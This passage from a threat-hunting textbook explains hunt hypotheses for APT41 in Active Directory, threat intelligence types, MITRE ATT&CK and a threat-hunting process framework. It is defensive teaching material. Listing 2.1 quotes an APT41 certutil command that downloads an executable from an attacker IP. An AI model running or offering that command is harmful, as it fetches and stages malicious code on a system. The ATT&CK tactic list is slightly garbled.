and data sources, and internal and external references relevant to the hunt play. Let's assume that you might be a target for APT41, which has been active since 2012. The group deploys various tactics and techniques, some of which target deployment of the Microsoft Windows operating systems and services, including AD:

- *Title*—Hunt for APT41 activities in the Microsoft AD environment
- *Reference number*—Hunt-Play-APT41-01
- *Background*—An organizational threat assessment identified APT41 as a high-priority threat. MITRE's ATT&CK Navigator details several techniques attributed to this threat actor. Several techniques are relevant to the organization's AD environment.
- *Hypothesis*—You hypothesize that the APT41 threat actor is present in the network and that you would detect evidence of multiple techniques deployed consistently with the group's attack patterns.
- *Scope*—The scope of the hunt covers the AD servers and other systems that use AD services.
- *Threat technique 1*—
    - *MITRE ATT&CK T1059.001*—Command and Scripting Interpreter: PowerShell
    - *Procedure*—APT41 used PowerShell to deploy malware families in victims' environments.
    - *Data sources and events*—Command/Command Execution, Module/Module Load, Process/Process Creation (Security Auditing event 4688 and Sysmon event 1) and Script/Script Execution

- *Threat technique 2—*
  - *MITRE ATT&CK T1059.003*—Command and Scripting Interpreter: Windows Command Shell
  - *Procedure*—APT41 used `cmd.exe /c` to execute commands on remote machines. APT41 used a batch file to install persistence for the Cobalt Strike BEACON loader.
  - *Data sources and events*—Command/Command Execution and Process/Process Creation (Security Auditing event 4688 and Sysmon event 1)
- *References—*
  - MITRE ATT&CK on APT41
  - Insikt Group, February 28, 2021, "China-Linked Group RedEcho Targets the Indian Power Sector Amid Heightened Border Tensions," retrieved March 22, 2021
  - APT41 group assessment report developed by the organization's threat intelligence team

2.2.3 Formalizing the hunt hypothesis

To start a structured hunt, you should first determine what to hunt for and what format to use to describe it. You might answer the question, "How can I come up with a reasonable hypothesis and document a threat-hunting play?"

The hypothesis is at the center of structured threat hunting. It states what threats may be present in the network and how to identify them. The number of hypotheses should grow over time as the threat hunter gains better knowledge of the environment by gaining better situational awareness or consuming better threat-intelligence information that facilitates the creation of

new threat hunts, or simply as the numbers of applications and systems grow.

Over time, some threat hunts might transition to security detection rules. In addition, some hunts may become obsolete, such as after an application or system is decommissioned. You should consider the following attributes when developing a hypothesis:

- *Relevance*—The hypothesis should be relevant to the environment. The threat hunter should apply situational awareness and domain expertise to drive the development and testing of a hypothesis. Situational awareness is gained over time, adding to the threat hunter's experience and driving better threat-hunting design and execution. In our scenario, the threat hunter should be familiar with how AD works in general and its security aspects in specific (domain expertise), as well as with the current deployment of AD in the environment (situational awareness).
- *Testable*—It should be possible to test the hypothesis using available data and tools. In our scenario, the threat hunter needs access to the operating system. AD events and tools collect and store these events, so the threat hunter can search for them.

Following is a format you can use to document a threat-hunting play. The format consists of the following:

- Background on the threat hunt, including information about the threat and the scope of the hunt field.
- A description of the threat, hypothesizing that the threat exists and the threat hunter can uncover it.

- The scope of the threat-hunting play, describing the hunt field.
- A list of techniques and indicators to look for to reveal the threat actor. Select relevant techniques that combine information about the threat actor and the threat hunter's experience in, and knowledge of, the environment. The threat hunter might identify corresponding MITRE ATT&CK techniques and subtechniques that are applicable to the hypothesis.
- The procedures the adversary uses, which reveal the existence of the threat actor. Multiple procedures might be mapped to one technique.
- The list of data sources and sets required to test the hypothesis, based on the techniques and procedures identified.
- A reference section that lists internal or external documents, blogs, and other artifacts relevant to the threat-hunting play.

In our scenario, the threat-intelligence team gave the threat hunter a good reason to establish one or more threat-hunting plays that are relevant to a threat group of interest: APT41, which is one of many active threat actors.

Threat intelligence is an important source of critical insights into the current threat landscape. In our scenario, the threat-intelligence team shared information about the relevance of threat group APT41 as a threat actor to track.

2.3 Cyber threat intelligence

Cyber threat intelligence refers to information and knowledge collected, processed, and established around cyber threats by internal and external sources. The goal is to assess past, present, and potential future cyber threats and to enable timely, informed decision-making. Cyber threat intelligence helps answer simple but important questions, such as who would attack an organization and how. Threat intelligence analysts try to answer those questions by researching, analyzing, and compiling a wide range of internal and external information to identify short-term (present) and long-term (future) attacks and threats. Threat-intelligence analysts share the compiled version with the broader organization, including threat hunters.

2.3.1 Threat intelligence types

Based on its content and how it is consumed, threat intelligence is divided into four types, shown in figure 2.1:

- *Strategic cyber threat intelligence*—Supplies a high-level presentation of the threat landscape suitable for executives, focusing on the effect of threat execution.
- *Operational threat intelligence*—Provides context about threats and actors such as nature, intent, malicious activities, and geopolitical background suitable for security management members. Operational threat intelligence gives threat hunters contextual information that helps them build and execute relevant hunt plays.
- *Tactical threat intelligence*—Supplies details on TTPs suitable for the security operations center (SOC) team and threat hunters in particular.

- *Technical threat intelligence*—Supplies specific indicators of compromise (IOCs) such as IP addresses, hashes, and URLs suitable for machine-based consumption. Due to the nature of the information it provides, technical threat intelligence has a short lifespan.

Figure 2.1 Threat intelligence types

Threat hunters should have overall knowledge of the four threat-intelligence types, focusing on *operational* and *tactical* threat intelligence and easy access to *technical* threat intelligence.

2.3.2 The Pyramid of Pain

The Pyramid of Pain model (https://mng.bz/GNdD), shown in figure 2.2, takes a complexity-driven perspective on tactical and technical threat intelligence. The higher you go on the pyramid, the *harder* it gets to uncover the attacker's characteristics. Locating and tracking the activities of an IP address, for

example, is generally easier than uncovering techniques such as invoking `rundll32.exe` to execute a malicious loader.

A mature threat-hunting practice focuses on the top three layers of the Pyramid of Pain—TTPs, tools, and network/host artifacts—to get the most value from threat intelligence and achieve higher levels of maturity. The bottom three layers of the pyramid—domain names, IP addresses, and hash values—are associated with IOCs and consumed mainly for security monitoring purposes. Threat hunters still use these IOCs, but they shouldn't be the focus of the threat-hunting practice as a whole.




Figure 2.2 Pyramid of Pain

2.4 Security situational awareness

In the context of cybersecurity, *situational awareness* refers to understanding three things: the business, the technology

environment that security professionals aim to protect, and the internal and external cyber threats associated with this environment. Maintaining good situational awareness is critical to making informed security decisions when selecting, deploying, and operating threat prevention, detection, and response controls. In threat hunting, situational awareness is key to creating and conducting relevant, effective threat hunts. To gain better situational awareness, threat hunters should know the following:

- The organization's business, including the market it operates in and the products and services it offers to customers
- The technology services that the organization delivers to internal and external consumers, such as user directories or remote access services
- Systems and applications used, including, but not limited to, operating systems and software
- The locations of these systems and applications, such as those hosted in an on-premises data center or delivered by a cloud service provider as Infrastructure as a Service (IaaS), Platform as a Service (PaaS), or Software as a Service (SaaS)
- Existing prevention, detection, and response security controls, including, but not limited to, network security, application security, endpoint security, infrastructure security, identity management, and vulnerability management
- Data generated by systems and applications, where it is stored, and how it can be accessed
- The threat landscape associated with the environment, including relevant threat actors and TTPs that could be used or enhanced to start an attack or establish a compromise

- Information about previous and current security incidents

The combination of good situational awareness, the threat hunter's experience, and a structured and well-resourced practice is key to reaching a good level of maturity.

2.5 Cognitive-bias challenges

In some situations, the threat hunter's experience might hinder the productivity and effectiveness of threat hunts due to *cognitive bias*, which refers to how humans' perception of information is influenced by their experiences and preferences. According to the *Handbook of Evolutionary Psychology*, cognitive bias is a systematic pattern of deviation from norms or rationality in judgment. Cognitive biases result from how our brains are wired to simplify our complex world.

All of us exhibit some form of cognitive bias. Security professionals such as threat hunters should be aware of how cognitive biases affect their decisions and judgments. Following are three critical forms of bias that threat hunters should try to overcome when they design and conduct hunts:

- *Confirmation bias*—Tending to search for or interpret information in a way that confirms our preconceptions and discredits information that does not support our initial opinion. Threat hunters should not fall into confirmation bias by ignoring or discarding information or suggestions that contradict their hypothesis. This approach will save them time and ensure that their threat hunts are relevant and optimal and that the outcome of the hypothesis testing reflects the situation.

- *Present bias*—Choosing a smaller immediate reward instead of waiting for a more significant future reward. Threat hunters should not settle for the first evidence they uncover. Instead, they should expand the scope of the hunt to uncover the extent of the threat.
- *Overconfidence bias*—Overestimating our ability to perform a task successfully. Threat hunters should continuously seek to gain more experience and knowledge so that they are accurately self-confident and don't overestimate their capabilities. Overconfidence bias might stop threat hunters from seeking the advice or support of experienced colleagues or external subject-matter experts because they think they know it all.
- *Anchoring bias*—Overrelying on initial pieces of information when making decisions, even if that information might be irrelevant or only partially relevant to those decisions.

2.6 MITRE ATT&CK

In section 2.2.2, I referred to MITRE ATT&CK in the threat-hunting play that addresses the threat scenario. I referenced MITRE ATT&CK in the background section and a couple of MITRE ATT&CK techniques (T1059.001 and T1059.003) in the threat techniques. What is MITRE ATT&CK, and how useful is it to threat hunters?

MITRE ATT&CK (https://attack.mitre.org) stands for MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK). It's a popular reference for creating security monitoring detection rules and driving threat-hunting hypotheses. It provides comprehensive matrices of attack and threat tactics and techniques that are updated twice a year.

Version 10, published in October 2021, has four matrices: Enterprise, Mobile, Industrial Control System, and Containers.

MITRE ATT&CK Enterprise (https://mng.bz/YVxz) contains tactics, techniques, subtechniques, and groups. The framework is updated on a continuous basis. The 14 tactics in release 14 are Reconnaissance; Resource Development; Initial Access; Execution; Persistence; Privilege Escalation; Defense Evasion; Credential Access; Discovery; Lateral; Movement; Collection; Command; and Control, Exfiltration, and Impact. ATT&CK describes the following elements:

- *Tactics*—Represents the "why" of an ATT&CK technique or subtechnique. Tactics represents the adversary's tactical goal, such as the reason for performing an action, which might be exfiltrating data.
- *Techniques*—Represents how an adversary achieves a tactical goal by performing an action. An adversary might dump credentials to achieve credential access, for example. The example threat-hunting play includes technique T1059, Command and Scripting Interpreter, under the execution tactic.
- *Subtechniques*—Specifically describes the adversarial behavior used to achieve a goal at a lower level than a technique. The example threat-hunting play example includes two subtechniques: T1059.001, Command and Scripting Interpreter: PowerShell, and T1059.003, Command and Scripting Interpreter: Windows Command Shell.

- *Procedures*—Represents specific implementations that the adversary uses for techniques or subtechniques. The example threat-hunting play includes a procedure for each subtechnique. The Command and Scripting Interpreter: PowerShell subtechnique is "APT41 used PowerShell to deploy malware families in victims' environments." The Command and Scripting Interpreter: Windows Command Shell subtechnique is "APT41 used `cmd.exe /c` to execute commands on remote machines. APT41 used a batch file to install persistence for the Cobalt Strike BEACON loader."

The threat-intelligence community tracks threat actors and in many cases maps their activities to MITRE ATT&CK tactics and techniques. Organizations and threat hunters can use this information to plan their hunts. APT41 (https://www.mandiant.com/resources/apt-groups) is a group that is also known as Wicked Panda (https://www.crowdstrike.com/adversaries/wicked-panda), Group 72 (https://mng.bz/pxzK), and BRONZE ATLAS (https://mng.bz/eVmV). Threat hunters can use MITRE ATT&CK as a starting point for investigating the group, understanding and visualizing the known techniques and procedures that the group deploys.

NOTE MITRE ATT&CK is updated twice a year. For recent information on threat actors' activities, organizations should have access to threat-intelligence research services delivered by an internal threat-intelligence team or outsourced to reliable threat-intelligence providers.

In some cases, depending on the organization's maturity, business, and size, the threat hunter might perform the role of threat-intelligence analyst. You can use the Enterprise MITRE

ATT&CK Navigator (https://mng.bz/gAgv) to generate a graph showing relevant tactics and techniques.

To conduct its malicious activities, APT41 deploys many techniques and tools. According to Mandiant, APT41 has used at least 46 code families and tools to target organizations in 14 countries. APT41 often relies on spearphishing emails with attachments such as compiled HTML (`.chm`) files to compromise their victims initially. Once inside, APT41 can use more sophisticated TTPs to deploy additional malware.

If they identify one of the threat actors of interest, the security monitoring and threat-hunting teams would look for TTPs commonly used by the group. Threat hunters in particular would establish hypotheses about traces of APT41 activities in the network and search for the tactics and tools used by the group to prove the hypotheses.

The MITRE ATT&CK website (https://attack.mitre.org/groups/G0096) lists techniques and tools used by APT41. You can use the list as a reference to create or tune detection rules and build threat-hunting hypotheses. A threat hunter can create a hypothesis supported by searching for "T1105 Ingress Tool Transfer," a MITRE ATT&CK tactic exploited by the group. The APT41 group has used `certutil`, a built-in Windows program, to download additional files during an intrusion. Listing 2.1 shows how the group used the `certutil` command-line tool to download an executable file, `2.exe`, during an attack uncovered by Mandiant (https://mng.bz/aVwm).

WARNING **Do not try the command.**

Listing 2.1 APT41 using `certutil` to download `2.exe`

```
certutil -urlcache -split -f http://91.208.184[.]78/2.exe
```

`certutil`: calls the Windows `certutil` tool, which is used for handling certificate authority (CA) and certificate tasks. `-urlcache`: interacts with the URL cache command. The URL cache functionality of `certutil` allows it to store or retrieve content from the internet. `-split`: ensures that the file is downloaded in parts if it is being split on the server side. `-f` stands for force, allowing the overwrite of existing files with the same name without prompting for confirmation. `http://91.208.184[.]78/2.exe` is the URL of the file to be downloaded, `2.exe`.

Including all the APT41 techniques in a single hunting play would not be practical. Some techniques are not relevant to the environment. You might end up combining techniques that apply to the environment based on the tactic they call under and the procedures used. In our example threat-hunting play, we look into techniques in which PowerShell has been used to execute the threat.

2.7 Frameworks

Building and operating a structured threat-hunting practice involves more than creating hunting plays. A framework that describes how to manage a hunting practice is needed. In general, a *framework* is a structure that outlines the organization of a system (in our case, the threat-hunting practice) and facilitates the proper arrangement of components that the framework identifies.

Suppose that you are asked to develop the outline of a framework to drive a structured threat-hunting practice. What areas would the framework cover, and what level of detail would you include?

2.7.1 Threat-hunting framework

A standard threat-hunting framework covers the areas described in the following sections.

THE THREAT-HUNTING PROCESS

We need to document the threat-hunting process, such as the example that will follow. The threat-hunting process documents the following:

- *Title*—Structured threat-hunting process
- *Description*—Unlike alert-driven investigations, structured threat hunting starts with identifying threats followed by a hypothesis to verify (hypothesis-driven investigation). A hunt starts with a "what-if" question and an initial lead/clue; then hunters take many twists and turns. The threat-hunting process describes the following phases:
    - Preparation
    - Execution
    - Communication
- *Owner*—Threat hunter (or the threat-hunting manager in a large organization)
- *Roles involved*—

    - The threat-intelligence analyst provides compiled reports that describe relevant threats for hunters to track down.
    - The threat hunter prepares, executes, and optimizes threat hunts.
    - The threat hunter hands the incident to the incident response team when proving the hypothesis and/or uncovering other threats during a threat hunt.
    - The platform engineer addresses questions and problems in relation to systems used by the hunter.

- *Resources*—
    - Threat-hunting play template
    - Threat-hunting report template
    - Threat-hunting playbook

- *Systems and tools*—List of systems and tools used by hunters to conduct their hunt expeditions, such as ones used for
    - Storing, searching, and correlating events
    - Executing queries on endpoints
    - Capturing and retrieving network flows
    - Capturing packets
    - Sandboxing artifacts (such as file and URL)
    - Managing threat intelligence
    - Managing incident cases

- *Triggers*—

    - Threat intelligence information
    - Threat modeling
    - Red/purple team exercise
    - Analyst of past cybersecurity incidents

- *Exit criteria*—

    - It is not possible for the hunter to gain access to data required for the threat-hunting play.
    - Reporting an incident to the incident response team based on proving the hypothesis.
    - No threats were found during a threat hunt.

- *Workflow*—

    - *Preparation*—This phase, shown in figure 2.3, involves the preparation work, which involves identifying the triggering events, deciding whether a new hunt should be introduced, creating the play, and ensuring that the data and tools required for the hunt are available and suitable.




Figure 2.3 Threat-hunting process preparation phase

- *Execution*—This phase, shown in figure 2.4, involves running the threat-hunting expedition, uncovering the threat and its scope, and creating an incident ticket if the hypothesis is proved.




Figure 2.4 Threat-hunting process execution phase

- *Communication*—This phase, shown in figure 2.5, involves documenting the threat-hunting expedition and handing the findings to the security monitoring, threat-intelligence, and vulnerability management teams.




Figure 2.5 Threat-hunting process communication phase

Following a process ensures that threat hunts are efficient, thorough, and successful. This process breaks down the steps of the high-level threat-hunting process presented in chapter 1 (figure 2.6).




Figure 2.6 High-level threat-hunting process

When documenting a process, you can use the following structure for a process template:

- *Title*—The title of the process
- *Description*—The purpose and scope of the process
- *Roles*—The owner of the process and the job roles responsible for executing the process
- *Resources*—The resources (such as technologies and templates) required to execute the process
- *Process trigger(s)*—The event or series of events that must have occurred to trigger the process
- *Exit criteria*—The conditions for the process to be considered complete
- *Workflow*—Descriptions of the steps and assignment of roles responsible for executing the steps

NOTE The threat-hunting process can be much more complex, especially the execution phase when multiple hunters are conducting and supporting large-scale threat-hunting expeditions.

Threat-hunting roles and responsibilities

The Responsible, Accountable, Consulted, and Informed (RACI) model in figure 2.7 shows a set of tasks mapped to different roles in security operations, including threat hunting. The list of tasks represents activities that relate directly or indirectly to threat hunting. Onboarding a data source, for example, is not the responsibility of a threat hunter, but threat hunters need to be informed because not having the required data available in a suitable format would hinder their work. On the other hand, threat hunters are responsible for identifying and requesting the onboarding of data sources they need in case the system owner or the platform administrator does not onboard them successfully.

